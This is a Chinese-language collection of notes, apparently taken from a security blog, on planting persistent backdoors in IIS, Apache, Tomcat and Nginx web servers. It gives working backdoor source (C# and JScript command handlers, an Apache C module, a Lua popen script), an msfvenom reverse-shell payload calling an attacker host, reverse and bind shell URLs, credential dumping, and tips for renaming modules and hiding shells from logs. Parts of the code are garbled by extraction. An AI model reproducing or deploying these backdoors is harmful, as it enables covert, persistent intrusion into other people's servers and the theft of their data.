# 常见的 web 容器后门笔记

缅怀在抗击新冠肺炎疫情斗争中牺牲的烈士和同胞。


这里分别记录了几种 IIS,Apache,nginx,tomcat 等容器的一些已公开的留门方式。

```
IIS_Bin_Backdoor
```

</system.webServer>

</configuration>

IIS backdoor shell.exe 执行命令



使用 IISBackdoor 太明显,容易被看出是后门,这里对后门改名

| 程序集名称(N):          |   | 默认命名空间(L):       |
|--------------------|---|------------------|
| UrlRoutingModule   |   | UrlRoutingModule |
| 目标框架( <u>G</u> ):  |   | 輸出类型(U):         |
| .NET Framework 2.0 | ~ | <b>英库</b>        |
| □ 自动生成绑定重定向(A)     |   | (1) 美注安全批        |

| 程序集信息           | ? ×                           |
|-----------------|-------------------------------|
| 标题(工):          | UrlRoutingModule-DotNet4.0    |
| 说明( <u>D</u> ): | Url Routing Module            |
| 公司( <u>C</u> ): | MicroSoft                     |
| 产品(P):          | Internet Information Services |
| 版权( <u>O</u> ): | Copyright © 2019              |

重新生成解决方案,dll 放入 bin 目录, web.config 修改为

```
<?xml version="1.0" encoding="UTF-8"?>
```

<configuration>

<system.webServer>

<modules>

<add name="UrlRoutingModule"type="UrlRoutingModule.IISModule" />

</modules>


</system.webServer>

</configuration>

添加完之后会自动在模块中注册好



执行 payload, msf 生成 raw 格式 payload, 选择 shellcode 选项, raw 文件拖入即可msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=192.168.0.108 LPORT=12138 -f raw -o/var/www/html/1.raw



### IIS\_NETDLL\_Spy

From:https://github.com/lvan1ee/NetDLLSpy

原作者提及三种方式,第一种编译代码为 DLL 新建 aspx 文件实例化后门类来执行命令,第二种是做 httphandler 映射可指定一个后缀执行命令保存文件在 web 服务器上,再读取结果。第三种是使用 jsc.exe 编译 js 脚本生成 dll,添加映射菜刀连接。

这里根据原作者的代码,进行了一下简单的修改,修改后的功能为添加 httphandler 映射指定一个后缀执行命令显示在页面上,不用保存在服务器中再访问。

```
代码
using System;
using System.Diagnostics;
using System.IO;
using System.Text;
using System.Web;
namespace IsapiModules
   public class Handler :IHttpHandler
      public boollsReusable
         get
            returnfalse;
```

```
public voidProcessRequest(HttpContext context)
          string input =context.Request.Form["InternetInformationService"];
//command
          if(context.Request.Form["microsoft"] == "iis")//do command
             this.cmdShell(input);
      public voidcmdShell(string input)
          Processprocess = new Process();
          process.StartInfo.FileName= "cmd.exe";
          process.StartInfo.RedirectStandardOutput= true;
          process.StartInfo.UseShellExecute= false;
```

```
process.StartInfo.Arguments= "/c" + input;
         process.StartInfo.WindowStyle= ProcessWindowStyle.Hidden;
         process.Start();
         StreamReaderoutput = process.StandardOutput;
         String result= output.ReadToEnd();
         output.Close();
         output.Dispose();
         HttpContext.Current.Response.Write(result);
保存为随意后缀,使用 csc 编译。
C:\Windows\Microsoft.NET\Framework\v2.50727\csc.exe /t:library /r:System.Web.dll -
out:C:\inetpub\wwwroot\Bin\SystemIO.dll C:\inetpub\wwwroot\bin\code.cs
```



Web.config 文件添加


<system.webServer>

<handlers>

<addname="PageHandlerFactory-ISAPI-2.0-32" path="\*.xxx"verb="\*"
type="IsapiModules.Handler"resourceType="Unspecified"
requireAccess="Script"preCondition="integratedMode" />

</handlers>

</system.webServer>



#### 打开 IIS 管理器,可以看到处理映射管理器中已经添加了模块





现在随意访问个 xxx 后缀的文件



#### 带参数访问

microsoft=iis&InternetInformationService=netuser






```
import System;
import System.Web;
import System.IO;
package IsapiModule
{
```

public class Handlerimplements IHttpHandler

第三种连接菜刀,这里也对代码修改了一下。

```
function IHttpHandler.ProcessRequest(context: HttpContext)
        context.Response.Write("404Not Found")
        var I =context;
        var Request = I.Request;
        var Response = I.Response;
        var Server = I.Server;
        eval(context.Request["Internet"]); //pass
     function getIHttpHandler.lsReusable() : Boolean{ return true}
使用 jsc 编译
C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe/t:library -
```




```
编辑 web.config,添加映射,这里指定的后缀是.iis
<system.webServer>
<modules runAllManagedModulesForAllRequests="true"/><directoryBrowse
enabled="true"/>
<staticContent>
<mimeMapfileExtension=".json" mimeType="application/json" />
</staticContent>
<handlers>
<addname="PageHandlerFactory-ISAPI-2.0-32-1"
path="*.iis"verb="*"type="IsapiModule.Handler"preCondition="integratedMode"/>
</handlers>
```

</system.webServer>

已自动加入了映射。现在随便访问个 iis 后缀的文件。



#### 可使用菜刀连接





### IIS\_RAID

From:https://github.com/0x09AL/IIS-Raid

在 vs2019 下编译

在 Functions.h 中修改连接密码,passfile 是 dump 下来的密码保存的位置,com\_header 是 后门和服务器通信的请求头。

```
Functions.h* ≠ X
IIS-Backdoor
            #pragma once
          ⊟#include "pch.h"
           #include <Windows.h>
     5
           #define MAX_DATA 40000
           #define BUFSIZE 4096
           // Communication Header for the Response.
     9
           #define COM_HEADER "X-Chrome-Variations"
    10
           #define PASS_FILE "C:\\Windows\\Temp\\creds.db"
           #define PASSWORD "thisismykey"
    11
                                                          12
    13
```


打开项目修改完你的密码,直接 ctrl+B 生成解决方案即可 (这里生成的是 release 版本)

DII 传到服务器,改个名字,执行添加模块

>C:\Windows\system32\inetsrv\APPCMD.EXEinstall module /name:lsapiDotNet /image:"c:\windows\system32\inetsrv\IsapiDotNet.dll" /add:true

```
C:\Users\Administrator.DC\Desktop>C:\Windows\system32\inetsrv\APPCMD.EXE install
module /name:IsapiDotNet /image:"c:\windows\system32\inetsrv\IsapiDotNet.dll"/
add:true
已添加 GLOBAL MODULE 对象 "IsapiDotNet"
已添加 MODULE 对象 "IsapiDotNet"
```

在模块中可以看到已经存在了



#### 远程连接

>python3iis\_controller.py --url http://192.168.0.98 --password thisismykey

执行命令的方式是

>cmd + 命令




Dump 命令可以 dump 下来 IIS 站点的登录的信息,保存在设置的位置。

Inject 可以执行 shellcode

Cs/msf 生成 raw 格式的 shellcode

>inject 位置



### JAVA Web Backdoor

From:https://www.freebuf.com/articles/web/172753.html

https://github.com/rebeyond/memShell

当获取一个 webshell 或 bashshell 权限时,下载后门执行注入进程形成无文件复活后门

下载后解压到任意 web 目录

```
Connecting to 192.168.0.103:1222... connected.
HTTP request sent, awaiting response... 200 OK
Length: 865491 (845K) [application/octet-stream]
Saving to: 'memShell_for_linux_v0.2.zip'

memShell_for_linux_ 100%[==============]] 845.21K --.-KB/s in 0.07s

2020-04-05 04:07:21 (12.3 MB/s) - 'memShell_for_linux_v0.2.zip' saved [865491/86 5491]

root@39d74188204c:/usr/local/tomcat/webapps/ROOT/css‡ unzip memShell_for_linux_v0.2.zip
Archive: memShell_for_linux_v2.zip
inflating: inject.jar
inflating: agent.jar
```

得到 2 个 jar 文件


执行, password 设置为你的密码

>java -jar inject.jar password

```
root@39d74188204c:/usr/local/tomcat/webapps/ROOT/css# java -jar inject.jar passw
ord
[+]OK.i find a jvm.
[+]memeShell is injected.
-root@39d74188204c:/usr/local/tomcat/webapps/ROOT/css# ls
```

注入成功, 在 web 任意页面任意 url 执行命令

http://192.168.0.121:8080/css/app.css?pass\_the\_world=password





可执行命令, 反弹 shell, 上传 / 下载文件, 列目录, 读文件, 添加代理, 连接菜刀

### Tomcat JSP HideShell


From: https://mp.weixin.qq.com/s/7b3Fyu K6ZRgKlp6RkdYoA

https://github.com/QAX-A-Team/HideShell


把自己的 shell 和 hideshell 传入靶机,先访问自己的 shell,目的是为了让 Tomcat 将它编译,并生成 JspServletWrapper 保存在 JspRuntimeContext 中。




再访问 hideshell.jsp,点击 hide 你的 shell。



#### 已经隐藏了




再访问 hideshell.jsp,可以看到隐藏后的 shell 的文件名。




#### 访问看看



当然,也可以把 hideshell 自身隐藏了,那访问它的方式就是 hidden-hideshell.jsp




#### 目录里啥都没了



此方式隐藏之后请求不会产生日志

那如果把 shelltest 文件夹删掉权限还会在吗?

```
:oot@156b8222587f:/usr/local/tomcat/webapps/ROOT# 1s
RELEASE-NOTES.txt bg-middle.png
                                                     tomcat.css
WEB-INF
                  bg-nav-item.png index.jsp
                                                    tomcat.gif
asf-logo-wide.svg bg-nav.png
                                   shelltest
                                                    tomcat.png
bg-button.png
                  bg-upper.png
                                   tomcat-power.gif tomcat.svg
root@156b8222587f:/usr/local/tomcat/webapps/ROOT# rm -rf shelltest/
root@156b8222587f:/usr/local/tomcat/webapps/ROOT# ls
RELEASE-NOTES.txt bg-button.png
                                   bg-nav.png
                                                 index.jsp
                                                                  tomcat.gif
                  bg-middle.png
                                   bg-upper.png
                                                tomcat-power.
asf-logo-wide.svg bg-nav-item.png favicon.ico
                                                 tomcat.css
root@156b8222587f:/usr/local/tomcat/webapps/ROOT#
```



# Apache Module 后门 1

From:https://github.com/WangYihang/Apache-HTTP-Server-Module-Backdoor

生成模板结构

>apxs -g -n auth

```
root@y:~# apxs -g -n auth
Creating [DIR] auth
Creating [FILE] auth/Makefile
Creating [FILE] auth/modules.mk
Creating [FILE] auth/mod_auth.c
Creating [FILE] auth/.deps 关注安全技术
```

```
编辑 mod_auth.c 文件
#include "httpd.h"
#include "http config.h"
#include "http protocol.h"
#include "ap config.h"
#include <stdio.h>
#include <stdlib.h>
static int auth handler(request rec *r)
  constapr_array_header_t *fields;
  int
                      i;
 apr table entry t
                         *e = 0;
  char FLAG = 0;
```

```
fields =apr table elts(r->headers in);
e =(apr table entry t *) fields->elts;
for(i = 0; i < fields > nelts; i++) {
 if(strcmp(e[i].key, "Authorizations")== 0){
     FLAG = 1;
     break;
if (FLAG){
  char *command = e[i].val;
  FILE* fp =popen(command,"r");
  charbuffer[0x100] = \{0\};
  int counter= 1;
 while(counter){
     counter= fread(buffer, 1, sizeof(buffer), fp);
    ap rwrite(buffer, counter, r);
```

```
pclose(fp);
    returnDONE;
  returnDECLINED;
static void auth register hooks(apr pool t *p)
 ap hook handler(auth handler, NULL, NULL, APR HOOK MIDDLE);
module AP MODULE DECLARE DATA auth module = {
 STANDARD20 MODULE STUFF,
  NULL,
                 /* create per-dir config structures */
                 /* merge per-dir config structures */
  NULL,
  NULL,
                 /* create per-server configstructures */
  NULL,
                 /* merge per-server config structures */
```

```
NULL, /* table of config filecommands *,
auth_register_hooks /* registerhooks */
};
编译后重启 apache
>apxs -i -a -c mod_auth.c && service apache2 restart
```

```
root@y:~/auth# apxs -i -a -c mod auth.c
usr/share/apr-1.0/build/libtool --silent --mode=compile --tag=disable-static x8
6 64-linux-gnu-gcc -std=gnu99 -prefer-pic -pipe -g -O2 -fstack-protector --param
=ssp-buffer-size=4 -Wformat -Werror=format-security -D FORTIFY SOURCE=2 -DLIN
UX -D REENTRANT -D GNU SOURCE -pthread -I/usr/include/apache2 -I/usr/include,
apr-1.0 -I/usr/include/apr-1.0 -I/usr/include -c -o mod auth.lo mod auth.c &&
touch mod auth.slo
usr/share/apr-1.0/build/libtool --silent --mode=link --tag=disable-static x86 6
4-linux-gnu-gcc -std=gnu99 -Wl,--as-needed -Wl,-Bsymbolic-functions -Wl,-z,relro
-W1,-z,now -o mod auth.la -rpath /usr/lib/apache2/modules -module -avoid-ve
        mod auth.lo
usr/share/apache2/build/instdso.sh SH LIBTOOL='/usr/share/apr-1.0/build/libtool'
 mod auth.la /usr/lib/apache2/modules
usr/share/apr-1.0/build/libtool --mode=install install mod auth.la /usr/lib/apa
che2/modules/
libtool: install: install .libs/mod auth.so /usr/lib/apache2/modules/mod auth.so
libtool: install: install .libs/mod_auth.lai /usr/lib/apache2/modules/mod_auth.l
libtool: finish: PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin:/usr/games:/usr/local/games:/sbin" ldconfig -n /usr/lib/apache2/modules
Libraries have been installed in:
   /usr/lib/apache2/modules
```

原文件接受的头是 backdoor 太明显,这里换成了 Authorizations

```
oot@kali:~ curl 'http://192.168.0.110' -H 'Authorizations:id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
 oot@kali:~# curl 'http://192.168.0.110' -H 'Authorizations:cat /etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolog
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
redis:x:104:111:redis server,,,:/var/lib/redis:/bin/false
mysql:x:105:113:MySQL Server,,,:/nonexistent:/bin/false
tomcat6:x:106:114::/usr/share/tomcat6:/bin/false
y:x:1000:1000::/home/y:
```

或使用 python 来执行

```
#!/usr/bin/envpython
# -*-coding: utf-8 -*-
importrequests
importsys
def exploit(host,port, command):
  headers = {
     "Authorizations": command
  url = "http://%s:%d/" % (host,port)
  response = requests.get(url,headers=headers)
```

```
content = response.content
  print content
defmain():
  if len(sys.argv) != 3:
     print "Usage:"
     print "\tpython %s [HOST][PORT]" % (sys.argv[0])
     exit(1)
  host = sys.argv[1]
  port = int(sys.argv[2])
  while True:
     command = raw_input("$")
    if command == "exit":
       break
     exploit(host, port, command)
if__name__ == "__main__":
  main()
```

### Apache Module 后门 2

From:https://github.com/VladRico/apache2 BackdoorMod

.load 文件传入 /etc/apache2/mods-available/ 目录, .so 文件传入 /usr/lib/apache2/modules/ 目录

启动后门模块, 重启 apache

>a2enmod backdoor&serviceapache2 restart


```
root@y:/etc/apache2/mods-available# a2enmod backdoor
Enabling module backdoor.
To activate the new configuration, you need to 美注安全技术
service apache2 restart
```

Cookie 里添加字段 password=backdoor

访问 http://ip/ping 返回如下图说明后门正常允许



访问 http://ip/bind/12345 开启正向连接,攻击机执行 nc ip 12345 即可



访问 http://ip/revtty/192.168.0.107/12138 开启反向连接,攻击机 109 执行 nc 监听 12138 即可



访问 http://ip/proxy/1337 开启 socks 代理





#### 想要结束 socks 代理可执行

>echo"imdonewithyou" |nc 192.168.0.111 1337

```
root@kali:~# echo "imdonewithyou" |nc 192.168.0.111 1337
```

#### 即可结束 socks 代理

以上原作者的文件命名 backdoor 太明显,可以自己修改文件重新编译

创建模板结构命名为 phpmodev

```
root@y:~# apxs -g -n phpmodev
Creating [DIR] phpmodev
Creating [FILE] phpmodev/Makefile
Creating [FILE] phpmodev/modules.mk
Creating [FILE] phpmodev/mod_phpmodev.c
Creating [FILE] phpmodev/.deps
Creating [FILE] phpmodev/.deps
F注安全技术
```

```
93
94 #define PASSWORD "Authorizations=PHPSESSIONID"
95 #define SOCKSWORD "/proxy"
96 #define STOPPROXY "imdonewithyou"
97 #define PINGWORD "/ping"
98 #define SHELLWORD "/revtty"
99 #define REVERSESHELL "/reverse"
```

修改 cookie 内容为迷惑字段 Authorizations=PHPSESSIONID



### Apache Module 后门 3

From: https://mp.weixin.qq.com/s?
\_\_biz=MzI5MDQ2NjExOQ==&mid=2247491179&idx=1&sn=ab26fe36ac74f5b140e912
79ae8018c7

生成模板结构

编辑 mod\_phpdevmod.c 文件

编译

>make -e CC=x86\_64-linux-gnu-g++

```
root@ul6:~/phpdevmod# make -e CC=x86_64-linux-gnu-g++
/usr/share/apr-1.0/build/libtool --no-silent --mode=compile x86_64-
-pthread -pipe -g -02 -fstack-protector-strong -Wformat -Werror
ity -DLINUX -D_REENTRANT -D_GNU_SOURCE -DBUILD_DATETIME='"20:
:25"' -Wdate-time -D_FORTIFY_SOURCE=2 -I/usr/include/apache2 -I
de/apr-1.0 -I/usr/include -prefer-pic -c mod_phpdevmod.c && touch r
slo
libtool: compile: x86_64-linux-gnu-g++ -pthread -pipe -g -02 -fsta
strong -Wformat -Werror=format-security -DLINUX -D_REENTRANT -D_GNU
LD_DATETIME=\"2019-10-08T13:31:25\" -Wdate-time -D_CRTETES LEGE=2
de/apache2 -I. -I/usr/include/apr-1.0 -I/usr/include -c mod_phpdevi
```

生成的.so 文件在 /.libs 目录下

```
root@ul6:/etc/apache2/mods-enabled# ls ~/phpdevmod/.libs/
mod_phpdevmod.a mod_phpdevmod.lai mod_phpdevmod.so
mod_phpdevmod.la mod_phpdevmod.o
root@ul6:/etc/apache2/mods-enabled#
```

将其复制到 /usr/lib/apache2/modules/ 目录

修改 /etc/apache2/mods-enabled/php7.0.load 文件,添加如下

LoadModule phpdevmod module/usr/lib/apache2/modules/mod phpdevmod.so

<Location /qq.jpg> #可以设置为任何不存在的文件

setHandler phpdevmod

</Location>




需重启 apache 服务

访问后门方式 http://ip/qq.jpg? 命令的 url 编码

直接访问后门文件



636174202F6574632F706173737764 为 cat /etc/passwd 的 url 编码



# Nginx Lua 后门

From:https://github.com/netxfly/nginx\_lua\_security

https://github.com/Y4er/Y4er.com/blob/251d88d8a3cf21e9bafe15c43d7900ffeacfa7ea/content/post/nginx-lua-backdoor.md

后门利用的前提是获取到 root 权限, nginx 安装有 lua 模块。

在 nginx.conf 中 http 节处添加,指定 lua 脚本位置,以及 nginx 启动时加载的脚本

在 lua 目录 /waf/ 中新建 Init.lua,内容如下,require nginx 表示加载 nginx.lua 中的模块。

/waf/ 目录中新建 nginx.lua 实现执行命令,参数为 waf。

```
1 local _M = {}
2 function _M.run()
3    ngx.req.read_body()
4    local post_args = ngx.req.get_post_args()
5    -- for k, v in pairs(post_args) do
6    --    ngx.say(string.format("%s = %s", k, v))
7    -- end
8    local cmd = post_args["waf"]
9    if cmd then
10         f_ret = io.popen(cmd)
11         local ret = f_ret:read("*a")
12         ngx.say(string.format("reply:\n%s", ret))
13    end
14 end
15 return _M
** **Et$*Et***
```

在 nginx 配置文件中加入 location。

```
server {
    listen      80;
    server_name localhost;

#charset koi8-r;

#access_log logs/host.access.log main;

location / {
    root html;
    index index.html index.htm;
}

location / qlw2e3r4t5y6u7i8o9p0/ {
        content_by_lua 'waf.run()';
}

**Extraction**

**Extraction
```

#### 效果:

```
rootWykali:~# curl http://192.168.0.112/q1w2e3r4t5y6u7i8o9p0/ -d "waf=cat /etc/passwd"
reply:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

# PwnNginx

From:https://github.com/t57root/pwnginx

解压好后编译客户端

```
[root@localhost tmp]# cd pwnginx-master/
[root@localhost pwnginx-master]# cd client/
[root@localhost client]# make
make: 'pwnginx' is up to date.
```

编辑 nginx 的源文件 /src/core/nginx.c 找到 configurearguments: 在后面添加 -- prefix=/usr/local/nginx\n 指定的是 nginx 安装的目录

```
445
446 ngx_write_stderr("configure arguments:--prefix=/usr/local/nginx\n" NGX_CONFIGURE NGX_LINEFEED);
447 }
448 }
```

重新编译 nginx 添加后门模块

>./configure--prefix=/usr/local/nginx/ --add-module=/tmp/pwnginx-master/module

```
[root@localhost nginx-1.17.9]# ./configure --prefix=/usr/local/nginx/ --add-mod
ule=/tmp/pwnginx-master/module
checking for OS
+ Linux 4.18.0-147.el8.x86_64 x86_64
checking for C compiler ... found
+ using GNU C compiler
+ gcc version: 8.3.1 20190507 (Red Hat 8.3.1-4) (GCC)
checking for gcc -pipe switch ... found
```

覆盖新的 nginx 到原 nginx 目录

>cp -fobjs/nginx /usr/local/nginx/sbin/nginx

```
[root@localhost nginx-1.17.9]# cp -f objs/nginx /usr/local/nginx/sbin/nginx
cp: overwrite '/usr/local/nginx/sbin/nginx'? y
```

重启 nginx

>killallnginx&/usr/local/nginx/sbin/nginx

连接

>./pwnginxshell 目标机 nginx 端口密码

默认密码是 t57root, 密码的配置文件在 pwnginx-master\module\config.h 文件夹中,可在重新编译 nginx 前修改密码

```
donfig.h⊠
     #ifndef CONFIG H
       #define CONFIG H
 3
 4
       #define PASSWORD "t57root"
 5
      #define PWD SNIFF FILE "/tmp/.web sniff"
 6
       #define ROOTSHELL
 7
 8
                                             (注) 英注安全技术
 9
       #endif
1.0
```

```
Li:~/pwnginx-master/client# ./pwnginx shell 192.168.0.120 80 t57root
[ Pwnginx ] - Pwn nginx
Copyleft by t57root @ openwill.me
<t57root@gmail.com> [www.HackShell.net]
Usage:
Get a shell access via the nginx running @ [ip]:[port]
        ./pwnginx shell [ip] [port] [password]
Get a socks5 tunnel listening at [socks5ip]:[socks5port]
        ./pwnginx socks5 [ip] [port] [password] [socks5ip] [socks5port]
[i] Obtaining shell access
[i] About to connect to nginx
[i] Enjoy the real world.
cat /etc/passwd
root:x:v:v:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
                                                                 🕰 关注安全技术
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/ship/pologin
```

此后门也可开启 socks 隧道